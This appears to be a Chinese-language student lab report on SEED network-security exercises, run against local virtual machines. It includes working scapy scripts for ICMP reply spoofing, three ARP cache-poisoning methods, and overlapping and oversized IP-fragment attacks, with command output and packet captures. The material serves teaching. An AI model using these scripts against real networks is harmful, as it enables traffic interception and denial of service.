Task_set1

Task1.1a

```
^C[09/11/20]seed@VM:~/EXP$ sniffer.py
Traceback (most recent call last):
  File "./sniffer.py", line 7, in <module>
    pkt = sniff(filter='icmp',prn=print_pkt)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 907, in _run
    *arg, **karg)] = iface
  File "/usr/local/lib/python3.5/dist-packages/scapy/arch/linux.py", line 398, in __ini
t__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))  #
noqa: E501
  File "/usr/lib/python3.5/socket.py", line 134, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
```


不用 sudo 运行 sniffer.py 会报错权限不足

```
[09/11/20]seed@VM:~/EXP$ sudo ./sniffer.py
```

用 sudo 运行后，在主机上 ping 虚拟机：

```
C:\Users\Cheng>ping 192.168.43.132

正在 Ping 192.168.43.132 具有 32 字节的数据:
来自 192.168.43.132 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.43.132 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.43.132 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.43.132 的回复: 字节=32 时间<1ms TTL=64

192.168.43.132 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms, 最长 = 0ms, 平均 = 0ms
```

在虚拟机上会收到如下报文




共计四个报文。

Task1.1b

只过滤 icmp 报文已经在例子中使用过了


只抓 tcp，且源地址为 192.168.43.132，目的端口 23(telnet 端口):



这里利用主机对虚拟机进行 telnet 链接

src = 192.168.43.2

Task1.2



在虚拟机上监听到了这个 dst 为 10.0.2.3 的报文。

Task1.3

用了两跳到达了 121.194.14.142：东南大学官网。

Task1.4
代码构造如下


sniffer.py ▸ ...

```python
#!/usr/bin/python3
from scapy.all import *

def snoofing(pkt):
    dstip = pkt.payload.dst
    srcip = pkt.payload.src
    icmp_id = pkt.payload.payload.id
    icmp_seq = pkt.payload.payload.seq
    a = IP()
    a.dst = srcip
    a.src = '1.1.1.1'
    b = ICMP()
    b.type = 0
    b.code = 0
    b.id = icmp_id
    b.seq = icmp_seq
    send(a/b)
    what = pkt.payload.payload
    what.show()

pkt = sniff(filter='icmp and src host 192.168.43.131', prn=snoofing)
```

运行。。。监听源地址为 192.168.43.132 的另一台虚拟机 2;
虚拟机 2 向一个 ip 发送 icmp 报文

```
^C[09/12/20]seed@VM:~/EXP$ ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
8 bytes from 1.2.3.4: icmp_seq=1 ttl=64 (truncated)
8 bytes from 1.2.3.4: icmp_seq=2 ttl=64 (truncated)
8 bytes from 1.2.3.4: icmp_seq=3 ttl=64 (truncated)
8 bytes from 1.2.3.4: icmp_seq=4 ttl=64 (truncated)
8 bytes from 1.2.3.4: icmp_seq=5 ttl=64 (truncated)
8 bytes from 1.2.3.4: icmp_seq=6 ttl=64 (truncated)
8 bytes from 1.2.3.4: icmp_seq=7 ttl=64 (truncated)
8 bytes from 1.2.3.4: icmp_seq=8 ttl=64 (truncated)
8 bytes from 1.2.3.4: icmp_seq=9 ttl=64 (truncated)
8 bytes from 1.2.3.4: icmp_seq=10 ttl=64 (truncated)
8 bytes from 1.2.3.4: icmp_seq=11 ttl=64 (truncated)
^C
--- 1.2.3.4 ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 10016ms
rtt min/avg/max/mdev = 2147483.647/0.000/0.000/0.000 ms
```

Sniffer 进行拦截并回复:



如图分别是 request 报文的一部分和伪造的 reply 的报文，可以看到对应的 icmp 报文中 id 和 seq 是对应的，而 ip 源宿地址是相反的。

对一个无效 ip 发起 ping，结果收到 reply 说明伪造成功。

Chapter2Task2

ARP poisoning

方法一：

```
[09/12/20]seed@VM:~$ arp -a
? (192.168.43.132) at 00:0c:29:0b:f7:aa [ether] on ens33
? (192.168.43.131) at 00:0c:29:4e:1a:6d [ether] on ens33
? (192.168.43.2) at 00:50:56:f6:dc:24 [ether] on ens33
? (192.168.43.254) at 00:50:56:ed:ca:7f [ether] on ens33
```

可见默认的三个 IP 分别为。.131，.132，.133 的三个虚拟机

现在在 132 上构建 ARP 询问报文，但是源硬件地址改为 131 的地址

```python
#!/usr/bin/python3
from scapy.all import *
E = Ether()
A = ARP()
A.psrc='192.168.43.131'
A.pdst='192.168.43.133'
pkt = E/A
sendp(pkt)
```

向 133 发送

```
? (192.168.43.132) at 00:0c:29:0b:f7:aa [ether] on ens33
? (192.168.43.131) at 00:0c:29:0b:f7:aa [ether] on ens33
? (192.168.43.2) at 00:50:56:f6:dc:24 [ether] on ens33
? (192.168.43.254) at 00:50:56:ed:ca:7f [ether] on ens33
[09/12/20]seed@VM:~$
```

133 多了一个重复的 arp 项，说明可行。

方法二：reply

```python
#!/usr/bin/python3
from scapy.all import *
E = Ether()
A = ARP()
A.psrc='192.168.43.131'
A.pdst='192.168.43.133'
A.op=2
pkt = E/A
sendp(pkt)
```

构造报文如上，与方法一类似只是将 op 改为 2（reply）

```
[09/12/20]seed@VM:~$ arp -a
? (192.168.43.132) at 00:0c:29:0b:f7:aa [ether] on ens33
? (192.168.43.131) at 00:0c:29:0b:f7:aa [ether] on ens33
? (192.168.43.2) at 00:50:56:f6:dc:24 [ether] on ens33
? (192.168.43.254) at 00:50:56:ed:ca:7f [ether] on ens33
[09/12/20]seed@VM:~$ ping 192.168.43.131
PING 192.168.43.131 (192.168.43.131) 56(84) bytes of data.
^C
--- 192.168.43.131 ping statistics ---
7 packets transmitted, 0 received, 100% packet loss, time 6128ms
```

受害者会又将 131 的 ip 连到 132 的 mac 地址上，结果也 ping 不通了。

1	0.000000…	Vmware_0b:f7:aa	Broadcast	ARP	60 Who has 192.168.43.133? Tell 192.168.43.132
2	0.000248…	Vmware_66:cd:b8	Vmware_0b:f7:…	ARP	60 192.168.43.133 is at 00:0c:29:66:cd:b8
3	0.019103…	Vmware_0b:f7:aa	Vmware_66:cd:…	ARP	60 192.168.43.131 is at 00:0c:29:0b:f7:aa
4	1.296627…	Vmware_0b:f7:aa	Broadcast	ARP	60 Who has 192.168.43.133? Tell 192.168.43.132
5	1.296764…	Vmware_66:cd:b8	Vmware_0b:f7:…	ARP	60 192.168.43.133 is at 00:0c:29:66:cd:b8
6	1.311290…	Vmware_0b:f7:aa	Vmware_66:cd:…	ARP	60 192.168.43.131 is at 00:0c:29:0b:f7:aa

在 132 上运行 wireshark 可以看见发送的报文。

方法三：gratuitous arp

```
#!/usr/bin/python3
from scapy.all import *
E = Ether()
A = ARP()
A.psrc='192.168.43.131'
A.pdst='192.168.43.131'
A.hwdst='00:0c:29:4e:1a:6d'
A.op=1
E.show()
A.show()
pkt = E/A
sendp(pkt)
```

构造方法如上，源宿 IP 地址相同都是伪装目标 131 的，但是源 mac 改为自己的，可以达到广播的效果。

```
[09/12/20]seed@VM:~$ arp -a
? (192.168.43.132) at 00:0c:29:0b:f7:aa [ether] on ens33
? (192.168.43.131) at 00:0c:29:4e:1a:6d [ether] on ens33
? (192.168.43.2) at 00:50:56:f6:dc:24 [ether] on ens33
? (192.168.43.254) at 00:50:56:ed:ca:7f [ether] on ens33
[09/12/20]seed@VM:~$
```

Tasks1: IPFragmentation

A


构造报文如下

```python
#!/usr/bin/python3
from scapy.all import *


# Construct IP header
ip = IP(src="192.168.43.132", dst="192.168.43.133", id=1000, frag =0 , flags = 1)

# Construct UDP header
udp = UDP(sport=7070, dport=9090, chksum = 0, len= 104)

# Construct payload
payload = 'A' * 32 # Put 80 bytes in the first fragment

# Construct the entire packet and send it out
pkt = ip/udp/payload # For other fragments, we should use ip/payload
send(pkt, verbose=0)



# Construct IP header
ip = IP(src="192.168.43.132", dst="192.168.43.133")
ip.id = 1000 #Identification
ip.frag = 5 # Offset of this IP fragment
ip.flags = 1 # Flags
ip.proto = 'udp'
# Construct payload
payload = 'B' * 32 # Put 80 bytes in the first fragment

# Construct the entire packet and send it out
pkt = ip/payload # For other fragments, we should use ip/payload

send(pkt, verbose=0)
```

分片的关键在于 flags，flag=1 是后面还有分片，flag=0 是没有，frag 是位偏移，需要将字节数除以 8，udp 总长度设置位 96+8=104

192.168.43.132	192.168.43.133	UDP	74 7070 → 9090 Len=96
192.168.43.132	192.168.43.133	IPv4	66 Fragmented IP protoc
192.168.43.132	192.168.43.133	IPv4	66 Fragmented IP protoc


未打开 wireshark 的组合功能。




打开组合功能，可见已经组合起来了。


虽然 udp 头不算在实际的报文负载中，但是 len 依然要加 8

B



第一个分片将 payload 从 32 改成 40，加上 8 个 K





变成如下，k 是 8 个，占用了 B 剩下 24 个。

```python
ip = IP(src="192.168.43.132", dst="192.168.43.133", id=1000, frag =0 , flags = 1)
# Construct UDP header
udp = UDP(sport=7070, dport=9090, chksum = 0, len= 104)
# Construct payload
payload = 'A' * 32 + 'K'*32 # Put 80 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/udp/payload # For other fragments, we should use ip/payload
send(pkt, verbose=0)


# Construct IP header
ip = IP(src="192.168.43.132", dst="192.168.43.133")
ip.id = 1000 #Identification
ip.frag = 5 # Offset of this IP fragment
ip.flags = 1 # Flags
ip.proto = 'udp'
# Construct payload
payload = 'B' * 32 # Put 80 bytes in the first fragment

# Construct the entire packet and send it out
pkt = ip/payload # For other fragments, we should use ip/payload

send(pkt, verbose=0)
```

将用 K 完全覆盖 B

```
..#..h.. AAAAAAAA
AAAAAAAA AAAAAAAA
AAAAAAAA KKKKKKKK
KKKKKKKK KKKKKKKK
KKKKKKKK CCCCCCCC
CCCCCCCC CCCCCCCC
CCCCCCCC
```

将第二个分组更改为没有第一个长，完全覆盖掉后面报文。

将发送顺序调换，结果相同

C

```python
# Construct IP header
ip = IP(src="1.2.3.4", dst="192.168.43.131")
ip.id = 1000 #Identification
ip.frag = 2750 # Offset of this IP fragment
ip.flags = 1 # Flags

# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len = 65535 # This should be the combined length of all fragments

# Construct payload
payload = 'B' * 22000 # Put 80 bytes in the first fragment

# Construct the entire packet and send it out
pkt = ip/udp/payload # For other fragments, we should use ip/payload
pkt[UDP].checksum = 0 # Set the checksum field to zero
send(pkt, verbose=0)




# Construct IP header
ip = IP(src="1.2.3.4", dst="192.168.43.131")
ip.id = 1000 #Identification
ip.frag =  5500# Offset of this IP fragment
ip.flags = 0 # Flags

# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len = 65535 # This should be the combined length of all fragments

# Construct payload
payload = 'C' * 22000 # Put 80 bytes in the first fragment

# Construct the entire packet and send it out
pkt = ip/udp/payload # For other fragments, we should use ip/payload
pkt[UDP].checksum = 0 # Set the checksum field to zero
send(pkt, verbose=0)
```


打算弄三个分片，每个 22000，但是 udp 只能是 65535


383	121.9313…	1.2.3.4	192.168.43.131	IPv4	1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=03e8) [Reassembled in #427]
384	121.9323…	1.2.3.4	192.168.43.131	IPv4	1514 Fragmented IP protocol (proto=UDP 17, off=1480, ID=03e8) [Reassembled in #427]
385	121.9333…	1.2.3.4	192.168.43.131	IPv4	1514 Fragmented IP protocol (proto=UDP 17, off=2960, ID=03e8) [Reassembled in #427]
386	121.9343…	1.2.3.4	192.168.43.131	IPv4	1514 Fragmented IP protocol (proto=UDP 17, off=4440, ID=03e8) [Reassembled in #427]
387	121.9351…	1.2.3.4	192.168.43.131	IPv4	1514 Fragmented IP protocol (proto=UDP 17, off=5920, ID=03e8) [Reassembled in #427]
388	121.9359…	1.2.3.4	192.168.43.131	IPv4	1514 Fragmented IP protocol (proto=UDP 17, off=7400, ID=03e8) [Reassembled in #427]
389	121.9370…	1.2.3.4	192.168.43.131	IPv4	1514 Fragmented IP protocol (proto=UDP 17, off=8880, ID=03e8) [Reassembled in #427]
390	121.9379…	1.2.3.4	192.168.43.131	IPv4	1514 Fragmented IP protocol (proto=UDP 17, off=10360, ID=03e8) [Reassembled in #427]
391	121.9388…	1.2.3.4	192.168.43.131	IPv4	1514 Fragmented IP protocol (proto=UDP 17, off=11840, ID=03e8) [Reassembled in #427]
392	121.9397…	1.2.3.4	192.168.43.131	IPv4	1514 Fragmented IP protocol (proto=UDP 17, off=13320, ID=03e8) [Reassembled in #427]
393	121.9405…	1.2.3.4	192.168.43.131	IPv4	1514 Fragmented IP protocol (proto=UDP 17, off=14800, ID=03e8) [Reassembled in #427]
394	121.9418…	1.2.3.4	192.168.43.131	IPv4	1514 Fragmented IP protocol (proto=UDP 17, off=16280, ID=03e8) [Reassembled in #427]
395	121.9429…	1.2.3.4	192.168.43.131	IPv4	1514 Fragmented IP protocol (proto=UDP 17, off=17760, ID=03e8) [Reassembled in #427]
396	121.9443…	1.2.3.4	192.168.43.131	IPv4	1514 Fragmented IP protocol (proto=UDP 17, off=19240, ID=03e8) [Reassembled in #427]
397	121.9454…	1.2.3.4	192.168.43.131	IPv4	1322 Fragmented IP protocol (proto=UDP 17, off=20720, ID=03e8) [Reassembled in #427]

结果如图，

```
▸ Frame 390: 1514 bytes on wire (
▸ Ethernet II, Src: Vmware_0b:f7:
▸ Internet Protocol Version 4, Sr
▸ Data (1480 bytes)
```


会自动分成小于 1480 的分组，而总体又小于 65536





但是数据部分会有溢出。可以达到溢出的效果

D



代码如上

下面是 wireshark 抓的包，另外 server 没什么变化，电脑风扇也转的飞起。